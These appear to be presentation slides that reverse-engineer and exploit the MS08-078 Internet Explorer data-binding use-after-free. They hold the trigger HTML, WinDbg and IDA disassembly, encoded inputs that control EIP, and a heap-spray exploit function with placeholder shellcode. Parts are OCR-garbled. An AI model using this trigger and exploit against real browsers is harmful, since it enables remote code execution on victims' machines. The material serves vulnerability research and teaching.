- XML elements must follow some basic name rules:
 - Names can contain letters, numbers, and other characters
 - Names must not start with a number or punctuation character
 - Names must not start with the letters xml (or XML, or Xml, etc)
 - Names cannot contain spaces
- There are only five built-in character entities for XML:
 - “<”, “>”, “&”, “” and “’”
- There are alternatives for the five built-in character entities:
 - “<”, “>”, “&”, “"” and “'”
 - CDATA can also be applied in order to escape them
- XML documents accept:
 - Self definitions in a Document Type Definition (DTD)
 - Unicode characters (UTF-8 and UTF-16)
- XML documents also accept the syntax “&#xH;” or “&#xH;”, where H is a hexadecimal number, which refers to the ISO 10646 hexadecimal character number H – also recommended by W3C:
 - “HTML 4.01 Specification” (December 24th, 1999)
- ISO 10646 – “Universal Multiple-Octet Coded Character Set (UCS)”.



0100 - Dream Level 3
0J00 - Brdgw L3vL 3

Analyzing the vulnerability...

C:\> _



Trigger the vulnerability

XML and data binding

- First clue about this **trigger** came from Microsoft Security Development Lifecycle (MSDN Blogs):
 - “Triggering the bug would require a **fuzzing** tool that builds data streams with multiple **data binding** constructs with the same identifier.”
 - “Random (or dumb) **fuzzing** payloads of this data type would probably not **trigger** the bug, however.”
- Remember that there are much more samples available regarding both **XML Island** and **Data Binding**.
- There is one special sample, well-known by security community, that must be considered.

- More from Microsoft Security Development Lifecycle (MSDN Blogs):
 - “When **data binding** is used, IE creates an **object** which contains an array of **data binding objects**.”
- It might mean that one – or more – of the following **objects** must be “allocated” and “released”:
 - **XML Data Island**
 - **Data Source Object (DSO)**
 - **Data Consumers**
- Suggestion: understand how the browser render engine works. For example:
 - `<{HTMLElement}>` “allocates” an **object**
 - `</ {HTMLElement}>` “releases” an **object**



Trigger the vulnerability

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:alert('XSS')";>
</C>
</X>
</XML>
<MARQUEE DATASRC="#I" DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC="#I" DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```



Trigger the vulnerability

```
<HTML>
<SCRIPT LANGUAGE="JavaScript">
function Inception(){
    document.getElementById("b00m").innerHTML =
        "<XML ID=I>" +
        "<X>" +
        "<C>" +
        "&lt;IMG SRC="javascript:alert('XSS')&quot;&gt;" +
        "</C>" +
        "</X>" +
        "</XML>" +
        "<MARQUEE DATAsrc=#I DATAfld=C DATAFORMATAS=HTML>" +
        "<MARQUEE DATAsrc=#I DATAfld=C DATAFORMATAS=HTML>" +
        "</MARQUEE>" +
        "</MARQUEE>" ;
}
</SCRIPT>
<BODY onLoad="Inception();">
<DIV ID="b00m"></DIV></BODY>
</HTML>
```



Map the vulnerability

First contact

- The first contact is the most important **reverse engineer** step.
- It will define all the next steps the **reverse engineer** will follow in order to acquire knowledge about the **vulnerability**.
- Remember:
 - “It’s the first impression that stays on!”
- The first contact (impression) will lead all the rest of **reverse engineer**, no matter what is done after – pay attention.

- Ensure to load the Windows **symbol** files, in order to understand the vulnerability – it will be very helpful to map the **object** classes, properties and/or methods.
- Suggestions:
 - Display stack backtrace to show the last **object** classes and their respective properties and/or methods
 - Disassemble the **object** classes, properties and/or methods
 - Set breakpoints for the **object** classes, properties and/or methods
 - Follow the execution flow in order to map and understand the **root cause**



Understand the vulnerability

```
Disassembly - Pid 944 - WinDbg:6.12.0002.633 X86
Offset: mshtml!CRecordInstance::TransferToDestination
mshtml!CRecordInstance::TransferToDestination:
7ea8226f 8bff        mov    edi,edi
7ea82271 55          push   ebp
7ea82272 8bec        mov    ebp,esp
7ea82274 51          push   ecx
7ea82275 53          push   ebx
7ea82276 56          push   esi
7ea82277 57          push   edi
7ea82278 8bf9        mov    edi,ecx
7ea8227a 8b7708      mov    esi,dword ptr [edi+8]
7ea8227d 33db        xor    ebx,ebx
7ea8227f c1ee02      shr    esi,2
7ea82282 4e          dec    esi
7ea82283 895dfc      mov    dword ptr [ebp-4],ebx
7ea82286 7823        js    mshtml!CRecordInstance::TransferToDestination+0x3c (7ea822ab)
7ea82288 8b470c      mov    eax,dword ptr [edi+0Ch]
7ea8228b 833c9800    cmp    dword ptr [eax+ebx*4],0
7ea8228f 7415        je    mshtml!CRecordInstance::TransferToDestination+0x37 (7ea822a6)
7ea82291 8bdc98      mov    ecx,dword ptr [eax+ebx*4]
7ea82294 e827fafff   call   mshtml!CXfer::TransferFromSrc (7ea81cc0)
7ea82299 85c0        test   eax,eax
7ea8229b 7409        je    mshtml!CRecordInstance::TransferToDestination+0x37 (7ea822a6)
7ea8229d 837dfc00    cmp    dword ptr [ebp-4],0
7ea822a1 7503        jne   mshtml!CRecordInstance::TransferToDestination+0x37 (7ea822a6)
7ea822a3 8945fc      mov    dword ptr [ebp-4],eax
7ea822a6 43          inc    ebx
7ea822a7 3bde        cmp    ebx,esi
7ea822a9 7edd         jle   mshtml!CRecordInstance::TransferToDestination+0x19 (7ea82288)
7ea822ab 8b45fc      mov    eax,dword ptr [ebp-4]
7ea822ae 5f          pop    edi
7ea822af 5e          pop    esi
7ea822b0 5b          pop    ebx
7ea822b1 c9          leave 
7ea822b2 c3          ret    
7ea822b3 90          nop    
7ea822b4 90          nop    
7ea822b5 90          nop    
7ea822b6 90          nop    
7ea822b7 90          nop    
mshtml!CRecordInstance::OnFieldsChanged:
7ea822b8 8bff        mov    edi,edi
7ea822ba 55          push   ebp
7ea822bb 8bec        mov    ebp,esp
7ea822bd 57          push   edi
7ea822be 8bf9        mov    edi,ecx
```



Understand the vulnerability

The image shows the IDA View-A interface with a red background overlay. The assembly code is displayed in boxes, and the control flow graph (CFG) is shown as a green-bordered box with nodes representing assembly blocks and edges representing jumps.

Top Block:

```
mov    edi, ecx
mov    esi, [edi+8]
xor    ebx, ebx
shr    esi, 2
dec    esi
mov    [ebp+var_4], ebx
js     short loc_7EA822A0
```

Block 1 (loc_7EA82288):

```
loc_7EA82288:
mov    eax, [edi+0Ch]
cmp    dword ptr [eax+ebx*4], 0
jz     short loc_7EA822A0
```

Block 2 (loc_7EA822A0):

```
loc_7EA822A0:
mov    ecx, [eax+ebx*4]
call   ?TransferFromSrc@CXFer@@QAEJXZ ; CXFer::TransferFromSrc(void)
test   eax, eax
jz     short loc_7EA822A6
```

Block 3 (loc_7EA822A6):

```
loc_7EA822A6:
cmp    [ebp+var_4], 0
jnz   short loc_7EA822A6
```

Block 4 (loc_7EA822A6):

```
loc_7EA822A6:
mov    [ebp+var_4], eax
```

Block 5 (loc_7EA822A6):

```
loc_7EA822A6:
inc    ebx
cmp    ebx, esi
jle   short loc_7EA82288
```

Block 6 (loc_7EA822AB):

```
loc_7EA822AB:
mov    eax, [ebp+var_4]
pop    edi
pop    esi
pop    ebx
leave
ret
?TransferToDestination@CRecordInstance@@QAEJXZ endp
```

Annotations: A red box highlights the first assembly block. A green box encloses the sequence of blocks from 1 to 5, indicating a loop. A red arrow points from the end of block 5 back to the start of block 1.



Understand the vulnerability

The screenshot shows the IDA View-A interface with several windows open:

- Assembly Window (Top Left):** Shows assembly code for a function. The code includes:

```
mov    edi, ecx
mov    esi, [edi+8]
xor    ebx, ebx
shr    esi, 2
dec    esi
mov    [ebp+var_4], ebx
js     short loc_7EA822AB
```
- Registers Window (Top Center):** Shows the current state of CPU registers.
- Stack Dump Window (Top Right):** Shows the stack dump at address loc_7EA82288. It contains:

```
loc_7EA82288:
```
- Code Window (Bottom Left):** Shows the assembly code for the function, identical to the one in the top-left window.
- Stack Window (Bottom Right):** Shows the stack contents. It includes:

```
loc_
mov    eax, [ebp+var_4]
pop    edi
pop    esi
pop    ebx
leave
ret
?TransferToDestination@CRecordInstance@@QAEJX2_endp
```



Understand the vulnerability

The figure shows the IDA View-A interface with the following details:

- Assembly View (Top):** Shows assembly code:

```
mov    edi, ecx
mov    esi, [edi+8]
xor    ebx, ebx
shr    esi, 2
dec    esi
mov    [ebp+var_4], ebx
short loc_7EA822AB
js     short loc_7EA82288:
```
- Memory Dump View (Middle):** Shows memory dump starting at address `loc_7EA82288:`. The dump area contains the string "Nul".

```
Nul
```
- Code View (Bottom):** Shows assembly code for the label `loc_7EA82288:`:

```
loc_7EA82288:
mov    eax, [edi+0Ch]
cmp    dword ptr [eax+ebx]
jz     short loc_7EA822A6
```
- Stack View (Bottom Left):** Shows assembly code for the end of the function:

```
loc_
mov    eax, [ebp+var_4]
pop    edi
pop    esi
pop    ebx
leave
ret
?TransferToDestination@CRecordInstance@@QAEJX2_endp
```



Understand the vulnerability

The image shows the IDA View-A window with assembly code and a flowchart overlay.

Top Assembly Block:

```
mov    edi, ecx
mov    esi, [edi+8]
xor    ebx, ebx
shr    esi, 2
dec    esi
mov    [ebp+var_4], ebx
js     short loc_7EA822A0B
```

Middle Assembly Block:

```
MOV    ECX, [EAX+EBC*4]
CALL   ?TransferFromSrc@C
TEST   EAX, EAX
JZ     short loc_7EA822A6
```

Bottom Assembly Block:

```
loc_
MOV    EAX, [EBP+VAR_4]
POP    EDI
POP    ESI
POP    EBX
LEAVE
RETN
?TransferToDestination@CRecordInstance@@AEEJX2_endp
```

Annotations:

- A red box highlights the first five instructions of the top block.
- A green box highlights the entire middle block.
- A red arrow points from the end of the middle block to the start of the bottom block.
- Red arrows point from the bottom block back to the start of the top block.



Understand the vulnerability

The screenshot shows the IDA View-A window with assembly code and a control flow graph (CFG).

Top Left: Assembly code for a function entry point:

```
mov    edi, ecx
mov    esi, [edi+8]
xor    ebx, ebx
shr    esi, 2
dec    esi
mov    [ebp+var_4], ebx
js     short loc_7EA822A0B
```

Middle: Control Flow Graph (CFG) for the function. The entry point is at `loc_7EA82288`. The graph shows several nodes and edges. One node contains the text "NUL".

Bottom Left: Assembly code for a loop body:

```
loc_7EA822A6:
inc    ebx
cmp    ebx, esi
jle    short loc_7EA82288
```

Bottom Right: Assembly code for the end of the function:

```
loc_7EA82288:
mov    eax, [ebp+var_4]
pop    edi
pop    esi
pop    ebx
leave
ret
```

Bottom: A note indicating the function ends at `?TransferToDestination@CRecordInstance@@QAEJXZ`:

?TransferToDestination@CRecordInstance@@QAEJXZ endp

At the bottom of the window, status bars show: 100.00%, (-280,257), (1267,180), 0025168F, 7EA82288: CRecordInstance::TransferToDestination(void)+20.



Understand the vulnerability

```
esi = ((dword ptr [edi+8]) >> 2) - 1;  
ebx = 0;  
  
do{  
    eax = dword ptr [edi+12];  
    ecx = dword ptr [eax+ebx*4];  
  
    if(!ecx) break;  
  
    ecx->mshtml!CXfer::TransferFromSrc();  
    ...  
    ebx++;  
}while(ebx <= esi);
```



Understand the vulnerability

```
esi = ((dword ptr [edi+8]) >> 2) - 1;  
ebx = 0;  
  
do{  
    if(((dword ptr [edi+8]) >> 2) - 1) <= ebx) break;  
  
    eax = dword ptr [edi+12];  
    ecx = dword ptr [eax+ebx*4];  
  
    if(!ecx) break;  
  
    ecx->mshtml!CXfer::TransferFromSrc();  
    ...  
    ebx++;  
}while(ebx <= esi);
```



Understand the vulnerability

More from Microsoft Security Development Lifecycle (MSDN Blogs):

```
int MaxIdx = ArrayOfObjectsFromIE.Size()-1;  
  
for (int i=0; i <= MaxIdx; i++) {  
  
    if (!ArrayOfObjectsFromIE[i])  
        continue;  
  
    ArrayOfObjectsFromIE[i]->TransferFromSource();  
  
    ...  
}
```



0101 - Dream Level 4
0J0J - Br33f0r3v3

Exploiting the vulnerability...

Exploiting the vulnerability...

C:\> _



Control the execution flow

Disassembly - Pid 1904 - WinDbg:6.12.0002.633 X86

Offset: mshtml!CXfer::TransferFromSrc

```
7ea81cc0 8bff      mov     edi,edi
7ea81cc2 55        push    ebp
7ea81cc3 8bec      mov     ebp,esp
7ea81cc5 83ec18    sub    esp,18h
7ea81cc8 53        push    ebx
7ea81cc9 56        push    esi
7ea81cca 8bf1      mov     esi,ecx
7ea81ccc 33db      xor    ebx,ebx
7ea81cce f6461c09  test   byte ptr [esi+1Ch],9
7ea81cd2 0f85fe000000 jne    mshtml!CXfer::TransferFromSrc+0x116 (7ea81dd6)
7ea81cd8 8b06      mov    eax,dword ptr [esi]
7ea81cda 3bc3      cmp    eax,ebx
7ea81cdc 0f84ef000000 je    mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)
7ea81ce2 395e04      cmp    dword ptr [esi+4],ebx
7ea81ce5 0f84e6000000 je    mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)
7ea81ceb 395e08      cmp    dword ptr [esi+8],ebx
7ea81cee 0f84dd000000 je    mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)
7ea81cf4 8b08      mov    ecx,dword ptr [eax] ds:0023:006c0061=???????
7ea81cf6 57        push    edi
7ea81cf7 50        push    eax
7ea81cf8 ff9184000000 call   dword ptr [ecx+84h]
7ea81cf8 8b461c      mov    eax,dword ptr [esi+1Ch]
7ea81d01 8bf8      mov    edi,esi
7ea81d03 dlef      shr    edi,1
7ea81d05 83c802      or    eax,2
7ea81d08 83e701      and    edi,1
7ea81d0b f6461404    test   byte ptr [esi+14h],4
7ea81d0f 89461c      mov    dword ptr [esi+1Ch],eax
7ea81d12 741a      je    mshtml!CXfer::TransferFromSrc+0x6e (7ea81d2e)
7ea81d14 8b0e      mov    ecx,dword ptr [esi]
7ea81d16 8b01      mov    eax,dword ptr [ecx]
7ea81d18 ff90cc000000 call   dword ptr [eax+0CCh]
7ea81d1e ff7604      push   dword ptr [esi+4]
7ea81d21 8b10      mov    edx,dword ptr [eax]
7ea81d23 ff36      push   dword ptr [esi]
7ea81d25 8bc8      mov    ecx,ecx
7ea81d27 ff520c      call   dword ptr [edx+0Ch]
7ea81d2a 8bd8      mov    ebx,ebx
7ea81d2c eb77      jmp    mshtml!CXfer::TransferFromSrc+0xe5 (7ea81da5)
7ea81d2e 8d45e8      lea    eax,[ebp-18h]
7ea81d31 50        push   eax
7ea81d32 e8ce23e8ff  call   mshtml!VariantInit (7e904105)
7ea81d37 8b5e08      mov    ebx,dword ptr [esi+8]
7ea81d3a 8d45e8      lea    eax,[ebp-18h]
7ea81d3d 50        push   eax
```



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:alert('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC="#I" DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC="#I" DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:alert('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x34:
7ea81cf4 8b08          mov    ecx,dword ptr [eax]  ds:0023:006c0061=???????
0:005> .printf "DWORD PTR [ESI] = 0x%08x\n", poi(esi); .printf "ESI contents (bytes +
DWORD PTR [ESI] = 0x006c0061
ESI contents (bytes + ASCII):
027ff8e8  61 00 6c 00 65 00 72 00-74 00 28 00 27 00 58 00  a.l.e.r.t.(.'X.
027ff8f8  53 00 53 00 27 00 29 00-00 00 00 00 00 00 00 00  S.S.'..).....
027ff908  f1 8a e3 ea 00 00 08 ff-f7 00 00 00 00 00 00 00  .....
027ff918  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
027ff928  00 00 00 00 00 00 00 00-00-f6 8a e3 ea 00 00 0c ff  .....
027ff938  98 00 23 00 00 00 00 00-00-a8 d1 20 00 00 00 00 00  ..#.....
027ff948  00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00  .....
027ff958  fb 8a e3 ea 00 01 0e ff-61 00 6c 00 65 00 72 00  .....a.l.e.r.
ESI contents (Unicode):
027ff8e8  "alert('XSS')"
```



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#97;&#108;&#101;&#114;&#116;('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
</MARQUEE>
</MARQUEE>
```

| | |
|-------|-------|
| a | = "a" |
| l | = "l" |
| e | = "e" |
| r | = "r" |
| t | = "t" |



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x61;&#x6c;&#x65;&#x72;&#x74; ('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
</MARQUEE>
</MARQUEE>
```

a = "a"
l = "l"
e = "e"
r = "r"
t = "t"



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x0061;&#x006c;&#x0065;&#x0072;&#x0074; ('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
</MARQUEE>
</MARQUEE>
```

a = "a"
l = "l"
e = "e"
r = "r"
t = "t"



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x6c61;&#x7265;&#x0074;&#x0020;&#x0020;('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
<MARQUEE DATASRC="#I DATAFLD=C DATAFORMATAS=HTML">
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x34:
7ea81cf4 8b08          mov     ecx,dword ptr [eax]  ds:0023:72656c61=?????????
0:005> .printf "DWORD PTR [ESI] = 0x%08x\n", poi(esi); .printf "ESI contents (bytes +"
DWORD PTR [ESI] = 0x72656c61
ESI contents (bytes + ASCII):
02266ca8  61 6c 65 72 74 00 20 00-20 00 28 00 27 00 58 00  alert...(.'.X.
02266cb8  53 00 53 00 27 00 29 00-00 00 00 00 00 00 00 00  S.S.'..).....
02266cc8  21 d1 e5 ea 00 00 08 ff-f7 00 00 00 00 00 00 00  !
02266cd8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
02266ce8  00 00 00 00 00 00 00 00 00-26 d1 e5 ea 00 00 0c ff  &.....
02266cf8  98 00 23 00 00 00 00 00 00-a8 ba 20 00 00 00 00 00  #.....
02266d08  00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .....
02266d18  1b d1 e5 ea 00 01 0e ff-61 6c 65 72 74 00 20 00  .....alert...
ESI contents (Unicode):
02266ca8  "It ('XSS')"
```



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x0a0a;&#x0a0a;ert('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0xa
DWORD PTR [ESI] = 0A0A0A0Ah
mshtml!CXfer::TransferFromSrc+0x18
EAX = 0A0A0A0Ah
mshtml!CXfer::TransferFromSrc+0x34
ECX = DWROD PTR [EAX] {EAX = HEAP}
mshtml!CXfer::TransferFromSrc+0x38
EIP = DWPRD PTR [ECX+84h] {ECX+84h = 0A0A0A0Ah}
```



Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x5678;&#x1234;ert('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC="#I" DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC="#I" DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0xa
DWORD PTR [ESI] = 12345678h
mshtml!CXfer::TransferFromSrc+0x18
EAX = 12345678h
mshtml!CXfer::TransferFromSrc+0x34
ECX = DWROD PTR [EAX] {EAX = HEAP}
mshtml!CXfer::TransferFromSrc+0x38
EIP = DWPRD PTR [ECX+84h] {ECX+84h = 12345678h}
```



Execute arbitrary code

Heap spray

- Wikipedia description:
 - “In computer security, **heap spraying** is a technique used in **exploits** to facilitate **arbitrary code** execution.”
 - “In general, code that **sprays** the **heap** attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process' **heap** and fill the bytes in these blocks with the right values.”
- Now you know what the **Heap Spray** is, right?
- A JavaScript library has been created to optimize the **exploitation** – inspired on:
 - JavaScript Heap Exploitation library by Alexander Sotirov

- Object Constructor:

```
var obj = new Exploit();
```

- Object Properties:

```
obj.detail  
obj.offset  
obj.message  
obj.code
```

- Object Methods:

```
obj.address(address,format)  
obj.ascii(method,format,size)  
obj.banner(memory)  
obj.check(address,shellcode,memory)  
obj.even(shellcode)  
obj.hexa(address,size)  
obj.memory(address)  
obj.random(maximum)  
obj.shellcode(shellcode,format)  
obj.spray(address,shellcode,memory)
```



Execute arbitrary code

```
function Inception () {
    var ms08_078 = new Exploit();
    var choice, memory, address, shellcode, trigger = new String();

    ms08_078.detail = ["MS08-078", "0.01", "20111015", "Nelson Brito"];
    ms08_078.offset = [0x0a0a0a0a];
    ms08_078.code[1] = "cc cc cc cc";

    choice = ms08_078.random(ms08_078.offset.length);
    memory = ms08_078.memory(ms08_078.offset[choice]);
    address = ms08_078.address(ms08_078.offset[choice], 0);
    shellcode = ms08_078.shellcode(ms08_078.code[1], 0);

    trigger = trigger.concat("<XML ID=I><X><C>&lt;IMG SRC="javascript:"");
    ...
    if(ms08_078.spray(address, shellcode, memory))
        document.getElementById("b00m").innerHTML = trigger;
}
```



0110 - Demonstration 0110 - Bewouscrgfion

Demonstrating the vulnerability...
Bewouscrgfion the vulnerability...

C:\> _



What really happens?

HEAP

DWORD PTR [EDI+08h]

DWORD PTR [EDI+0Ch]

ESI

DWORD PTR [EAX+EBX*4]

STACK

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h]

DWORD PTR [EDI+0Ch]

ESI

DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

ESI

DWORD PTR [EDI+0Ch]

DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI

DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 8

DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0xb

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 2

DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x10

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x13

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::TransferToDestination+0x19

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::TransferToDestination+0x25

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CXfer::TransferFromSrc

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CXfer::TransferFromSrc+0xc3

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDBindMethodsMarquee::BoundValueToElement+0x12

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDBindMethodsText::BoundValueToElement+0x1d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::Inject+0x2e9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!HandleHTMLInjection+0x4b

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!HandleHTMLInjection+0x153

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!RemoveWithBreakOnEmpty+0x40

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
